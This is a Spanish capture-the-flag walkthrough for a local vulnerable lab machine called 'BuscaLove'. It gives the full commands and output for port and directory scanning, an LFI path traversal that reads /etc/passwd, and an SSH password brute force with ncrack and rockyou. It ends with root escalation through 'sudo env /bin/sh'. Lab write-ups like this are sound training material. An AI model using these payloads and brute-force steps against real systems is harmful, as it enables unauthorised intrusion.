BUSCALOVE

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip buscalove.zip

Archive:  buscalove.zip
inflating: auto_deploy.sh
inflating: buscalove.tar



inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh buscalove.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.18.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


1- CONECTIVIDAD

```
ping -c1 172.18.0.2

PING 172.18.0.2 (172.18.0.2) 56(84) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.443 ms

--- 172.18.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.443/0.443/0.443/0.000 ms

IP DE LA MÁQUINA VÍCTIMA                172.18.0.2

IP DE LA MÁQUINA ATACANTE  192.168.0.26

LINUX ttl=64
```

2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.18.0.2

22/tcp open  ssh       OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)

80/tcp open  http      Apache httpd 2.4.58 ((Ubuntu))
```

foto puerto 80




3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS


```
whatweb 172.18.0.2

http://172.18.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ],

HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.18.0.2],
Title[Apache2

Ubuntu Default Page: It works


gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirb/common.txt

/.hta                 (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10671]
```


```
/server-status          (Status: 403) [Size: 275]
/wordpress              (Status: 301) [Size: 312] [--> http://172.18.0.2/wordpress/]
```

Visitamos en el navegador el directorio /wordpress y su código fuente

foto /wordpress







Mi página web

Acerca de mí

Aquí puedes poner información sobre ti, tu sitio web o lo que quieras compartir con los visitantes.

Ejemplo de párrafo de contenido principal.

Otro párrafo de ejemplo.

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:101::/nonexistent:/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin sshd:x:101:65534::/run/sshd:/usr/sbin/nologin pedro:x:1001:1001::/home/pedro:/bin/bash rosa:x:1002:1002::/home/rosa:/bin/bash

Barra lateral

- Enlace 1

ojo¡¡¡ verde y love

Intentamos realizar un path traversal ante la posibilidad de tener una LFI

http://172.18.0.2/wordpress/index.php?love=../../../../../../../../../../etc/passwd

Esto también lo podíamos hacer con wfuzz

wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u 172.18.0.2/wordpress/index.php'?'FUZZ=../../../../../../../etc/passwd --hc 404 --hl 40

ID	Response	Lines	Word	Chars	Payload
000002045:	200	66 L	148 W	2319 Ch	"love"

Tenemos los usuarios Pedro y Rosa.

Probamos con ncrack, ya que con hydra y medusa me eternizaba. Con pedro no conseguimos nada. Vamos con rosa

ncrack -p ssh 172.18.0.2 -u rosa -P /usr/share/wordlists/rockyou.txt

Starting Ncrack 0.7 (http://ncrack.org) at 2024-06-06 12:07 EDT

Stats: 0:07:10 elapsed; 0 services completed (1 total)

Rate: 3.21; Found: 1; About 0.01% done

(press 'p' to list discovered credentials)

Discovered credentials for ssh on 172.18.0.2 22/tcp:

172.18.0.2 22/tcp ssh: 'rosa' 'lovebug'

4- EXPLOTACIÓN

Intentamos con estas credenciales conexión ssh

```
ssh rosa@172.18.0.2

rosa@6c153fab8228:~$
```

5- ESCALADA DE PRIVILEGIOS

```
Buscamos permisos sudo

rosa@e014c21d9129:~$ sudo -l

Matching Defaults entries for rosa on e014c21d9129:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User rosa may run the following commands on e014c21d9129:
        (ALL) NOPASSWD: /usr/bin/ls, /usr/bin/cat


Intentamos listar el directorio /root

rosa@e014c21d9129:~$ sudo ls -la /root
total 28
drwx------ 1 root root 4096 May 31 08:56 .
drwxr-xr-x 1 root root 4096 Jun  6 14:31 ..
-rw-r--r-- 1 root root 3106 Apr 22 10:04 .bashrc
drwxr-xr-x 3 root root 4096 May 20 17:07 .local
-rw-r--r-- 1 root root  161 Apr 22 10:04 .profile
drwx------ 2 root root 4096 May 20 16:52 .ssh
-rw-r--r-- 1 root root   72 May 20 19:13 secret.txt


Leemos el secret.txt

rosa@e014c21d9129:~$ sudo cat /root/secret.txt

4E 5A 58 57 43 59 33 46 4F 4A 32 47 43 34 54 42 4F 4E 58 58 47 32 49 4B

Usando chatgpt descubrimos una secuencia hexadecimal

"noacertarosi"          posible contraseña


Vamos a convertirnos en usuario pedro
```

```
rosa@e014c21d9129:~$ su pedro

Password:

pedro@e014c21d9129:/home/rosa$


Comprobamos permisos sudo

pedro@e014c21d9129:/home/rosa$ sudo -l

Matching Defaults entries for pedro on e014c21d9129:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User pedro may run the following commands on e014c21d9129:
        (ALL) NOPASSWD: /usr/bin/env

Nos vamos a https://gtfobins.github.io/gtfobins/env/#sudo

sudo env /bin/sh


pedro@e014c21d9129:/home/rosa$ sudo env /bin/sh
# whoami
root
#
```